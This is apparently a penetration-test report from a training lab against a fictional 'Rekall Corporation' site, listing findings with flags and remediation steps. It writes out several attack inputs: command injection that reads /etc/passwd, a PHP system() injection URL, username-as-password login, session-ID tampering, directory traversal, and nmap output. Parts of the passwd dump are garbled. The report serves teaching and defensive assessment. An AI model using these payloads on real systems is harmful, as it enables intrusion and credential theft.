Description	<p>Aware that we could use commands to access data and launch vulnerabilities, the BreachPulse team tested for brute force attacks. As with command injection, we used commands to navigate to a path where we knew we could find useful credentials: /etc/passwd.</p> <p>We succeeded by entering the following in the MX Record Checker field: www.example.com cat/etc/passwd</p>
Images	 <p>A block of text containing usernames and passwords appeared under the input field. Among the usernames we found one with an UID of 1000 (highlighted in green below): melina.</p>

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
root@x0:~# /root/bin/bash
daemon:/usr/sbin:/usr/sbin:/sbin
/nologin bin:/sbin:/bin:/usr/sbin:/nologin sys:/sbin:/sys:/dev:/usr/sbin
/nologin sync:/4:65534:sync:/bin:/sbin:/sys:/games:/5:60:games:/usr
/games:/usr/sbin:/nologin man:/6:12:man:/var/cache/man:/usr
/sbin:/nologin ipx:/7:7:/var/spool/ldp:/usr/sbin:/nologin mail:/8:8:mail:/var
/mail:/usr/sbin:/nologin news:/9:9:news:/var/spool/news:/usr/sbin:/nologin
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proxy:/13:13:proxy:/bin:/usr/sbin:/nologin www:/data:/33:33:www-
data:/var/www:/usr/sbin:/nologin backup:/34:4:backup:/var/backups:
/usr/sbin:/nologin list:/38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin irc:/39:39:ircd:/var/run/ircd:/usr/sbin:nogats:/41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin:/nologin
nobody:/65534:65534:nobody:/nonexistent:/usr/sbin:/nologin
libbuild:x:100:101:/var/lib/libbuild:/syslog:/101:104:/home/syslog/bin/false
mysqld:102:105:MySQL Server,,/nonexistent:/bin/false
mellmax:1000:1000:/home/melina:
  
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
With a UID of 1000, we entered “melina” as the username as well as the password.


Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:
[HERE](#)

Not only was our brute force attack a success but we were able to obtain a


	message with a link that was directing us to “top secret legal data”. We clicked the link and were provided with a the following: admin_legal_data.php
Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> • Use strong passwords and enforce and update password policy to meet best practices criteria • Limit login attempts • Monitor IP addresses • Use WAFs


Vulnerability 9	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> • souvenirs.php
Risk Rating	Critical
Description	<p>As we continued in our search for sensitive data vulnerabilities we found a hidden web page named: souvenirs.php listed in our robots.txt file.</p> <p>BreachPulse used this information to run a payload and exploit the page by appending the following to the web page url:</p> <p><a ";="" etc="" href="http://192.168.13.35/souvenirs.php?message=" passwd')"="" system('cat=""><u>http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')</u></p>
Images	 <p>The screenshot shows a browser window with the URL: 192.168.14.35/souvenirs.php?message=""; system('cat /etc/passwd'). The page content is red and features a large black 'R' logo with the text 'REKALL CORPORATION'. Below the logo, there is a navigation bar with links: Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login.</p> <p>Executing the payload revealed “Souvenirs” as seen in the next image:</p>

	 <p>The screenshot shows a web browser window for 'REKALL CORPORATION' at https://172.22.117.20. The page features a red header with the 'R' logo and the text 'REKALL CORPORATION'. Below the header, a dark grey section contains the text 'Souvenirs for your VR experience'. A message box displays 'Dont come back from your empty handed!' and 'Get custom designed merchandise from your favorite experiences like t-shirts and photos. Please be sure to ask about options...'. At the bottom, a green box shows the text 'Congrats, flag T3 is jdka7sk23dd'.</p>
Affected Hosts	34.102.136.180
Remediation	<ul style="list-style-type: none"> Refrain from using direct shell execution functions. Use built-in functions rather than OS commands.


Vulnerability 10	Findings
Title	Insecure Passwords
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Username, melina, was used as both username and password to log into web app after username was accessed via an injection attack using command:</p> <pre> cat /etc/passwd</pre> <p>Using username as password allowed a successful login attempt.</p>
Images	 <p>The screenshot shows a web browser window for 'REKALL CORPORATION' at https://172.22.117.20. The page features a red header with the 'R' logo and the text 'REKALL CORPORATION'. Below the header, a dark grey section contains the text 'DNS CHECK' and 'MX Record Checker'. A form has 'www.example.com' entered in the 'Lookup' field. Below the form, a terminal window shows the output of the 'cat /etc/passwd' command, which includes the line 'melina:x:1000:1000::/home/melina:'.</p>
Affected Hosts	

Remediation	Update and enforce a strong password policy
Vulnerability 11	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> • admin_legal_data.php
Risk Rating	
Description	Using the BurpSuite tool the team hijacked the session to access a restricted area of the web site. We used the tool to identify the Session ID.
Images	<p>We appended the session ID which was 87 in this manner 192.168.14.35/admin_legal_data.php?admin=87 and accessed the Restricted Area.</p>
Affected Hosts	
Remediation	<ul style="list-style-type: none"> • Use secure cookies


Vulnerability 12	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App <ul style="list-style-type: none"> Disclaimer.php
Risk Rating	A hint within the source code of the disclaimer.php page indicates that there is a new disclaimer.
Description	We returned to the networking.php web page and using the input field entered the 'ls' command which revealed a "old_disclaimers" directory with file disclaimer_1.txt. We append this to the URL as seen in the image:
Images	 The screenshot shows a browser window with the URL http://192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt highlighted with a red box. The page content is the source code of the PHP file, which includes a link to a file named 'Rekall Disclaimer'. The source code also contains several other links and some descriptive text about Rekall.

	
	<p>We manipulated the URL once more to access sensitive files. Here are the contents::</p> <pre> L0 L1 Going to Rekall may introduce risk: L2
 L3
Please seek medical assistance if you experience: L4
- Headache L5
- Vertigo L6
- Swelling L7
- Nausea
Congrats, flag 15 is dksdf7sjd5sg L8 L9 </div> --</pre>
Affected Hosts	:
Remediation	<p>Work without user input when using file system calls. Input validation. Use policies to restrict where files can be obtained or saved to.</p>

Vulnerability 13	Findings
Title	robots.txt file (tags/sensitive data exposure)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Low
Description	<p>robots.txt was easily accessible by appending its name to the web ip address as follows: 192.168.14.35/robots.txt.</p> <p>We were able to see directories and web pages that could potentially contain sensitive data in this manner but also noted the robots.txt file meta-tags. These tags have all been set to “disallow”.</p> <p>Of interest was the page /souvenirs.php</p>
Images	

	
Affected Hosts	
Remediation	<ul style="list-style-type: none"> There are other tags but one must understand the robots.txt and its contents to use these properly and prevent sensitive data exposure or caching. For example, The “disallow” tag tells search engines not to crawl a page. “no index” can be used to tell search engines not to index the page. Sensitive data should not be stored in public-facing web pages or hidden in plain-text. Anything containing credentials, sensitive documents, or web pages that were not meant to be accessed should be stored securely.




Vulnerability 14	Findings
Title	Open-Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The team used the DomainDossier tool from https://centralops.net/co/DomainDossier.aspx to perform a Whois query for rekall.xyz. Code for Flag1 was obtained.

	 <p>Along with Flag1, we can find the username for SSH login under Registrant Name:</p> <p>Images</p>
Affected Hosts	
Remediation	<p>Maintain and update publicly-accessible records Protect sensitive data by properly securing and encrypting it</p>

Vulnerability 15	Findings
Title	Nmap Scan Results
Type (Web app / Linux OS / Windows OS)	Web App / Linux OS / Windows OS
Risk Rating	Low



Description	<p>We used Nmap, an open-source network scanning tool to run an aggressive scan. The scan results provided the following information about the network and ports:</p> <ul style="list-style-type: none"> • There were 5 hosts discovered on the network • The host ending in .13 was running Drupal • The following ports were open: 21, 22, 80, 8080, 5901, 6001, 10000, 10001
Images	

	<p>This host is running Drupal:</p> <pre># nmap -A 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-12-05 13:46 EST Nmap scan report for 192.168.13.10 Host is up (0.000082s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-methods: Failed to get a valid response for the OPTION request _http-server-header: Apache-Coyote/1.1 _http-title: Apache Tomcat/8.5.0 _http-favicon: Apache Tomcat MAC Address: 02:42:C0:AB:D0:0A (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.08 ms 192.168.13.10 Nmap scan report for 192.168.13.12 Host is up (0.000023s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-methods: Potentially risky methods: PUT/DELETE/PATCH _http-title: Site doesn't have a title (text/html;charset=UTF-8) _http-favicon: Spring Java Framework MAC Address: 02:42:C0:AB:D0:0C (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.02 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.000015s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-generator: Drupal 8 (https://www.drupal.org) _http-title: Home Drupal CVE-2019-6348 _http-robots: 22 disallowed entries (15 shown) _core/_profiles/_README.txt _comment/reply/_filtertips_node/add/_search/_user/register/ _user/password/_user/login/_user/logout/_index.php/admin/ _index.php/comment/reply/ MAC Address: 02:42:C0:AB:D0:0D (Unknown) Device type: general purpose </pre>
Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Properly configured a firewall and custom rules. Use secure ports Test and update firewall and its configuration.


